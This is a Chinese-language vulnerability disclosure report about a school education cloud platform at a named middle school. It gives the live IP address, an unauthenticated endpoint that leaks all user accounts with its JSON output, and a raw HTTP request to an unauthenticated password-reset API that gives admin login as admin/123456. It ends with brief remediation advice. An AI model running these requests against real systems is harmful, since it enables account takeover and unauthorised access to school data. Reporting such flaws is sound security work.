重庆市教育委员会

1

1.漏洞地址：http://183.65.9.79:8003/


2.漏洞描述：奉节中学教育云平台存在接口未授权泄露用户信息，未授权重置管理员密码登入系统

3.资产确认：

4.漏洞详情：

（1）请求这个接口，直接看到所有用户信息：
http://183.65.9.79:8003/api/TeacherQuery/SearchTeacherInSiteWithPagerRecords

发现存在，admin



{"Pager":{"PageIndex":1,"PageSize":10,"TotalRecordCount":3,"TotalPageCount":1,"MaxSize":5,"SepicalQueryString":[]},"Records":[{"Id":"1d27cc3e-10ee-4d00-9252-a898013cab2b","LoginName":"admindefault","FullName":"管理员default","OrgId":"8b838c41-3c26-48c7-86e4-e82874ba5dea","OrgName":"奉节中学","IsMale":false,"FromSource":"init","UserAvatar":"/Content/upload/UserAvatar/default_middle.gif"},{"Id":"e61fcb87-77b7-4126-a95f-a898013cab80","LoginName":"super","FullName":"超级管理员","OrgId":"8b838c41-3c26-48c7-86e4-e82874ba5dea","OrgName":"奉节中学","IsMale":true,"FromSource":"init","UserAvatar":"/Content/upload/UserAvatar/default_middle.gif"},{"Id":"93bda4b7-8052-40fd-8616-a898013cab87","LoginName":"admin","FullName":"站管理员","OrgId":"8b838c41-3c26-48c7-86e4-e82874ba5dea","OrgName":"奉节中学","IsMale":true,"FromSource":"init","UserAvatar":"/Content/upload/UserAvatar/default_middle.gif"}]}

(2)通过重置密码的接口，重置管理员用户admin的密码，请求报文如下：

```
POST /api/User/ResetPassword HTTP/1.1
Host: 183.65.9.79:8003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 21
```


Origin: http://117.36.154.34:8010

DNT: 1

Connection: close

Referer: http://183.65.9.79:8003/default/admin/user/index

{"loginName":"admin"}



利用admin/123456登入后台系统:

http://183.65.9.79:8003/Common/Account/Login?returnUrl=%2fdefault%2fportal%2fhome%2findex

存在添加用户，删除用户，权限管理，班级管理相关增删改查功能，为进行增删改查等操作

管理员号密码改成默认的admin/123456，重复以上操作可以重置任意用户的密码

5.修复建议：

（1）对/api/TeacherQuery/SearchTeacherInSiteWithPagerRecords设置403请求限制

（2）对/api/User/ResetPassword设置403请求限制，以免攻击者重置任意用户密码进行登入系统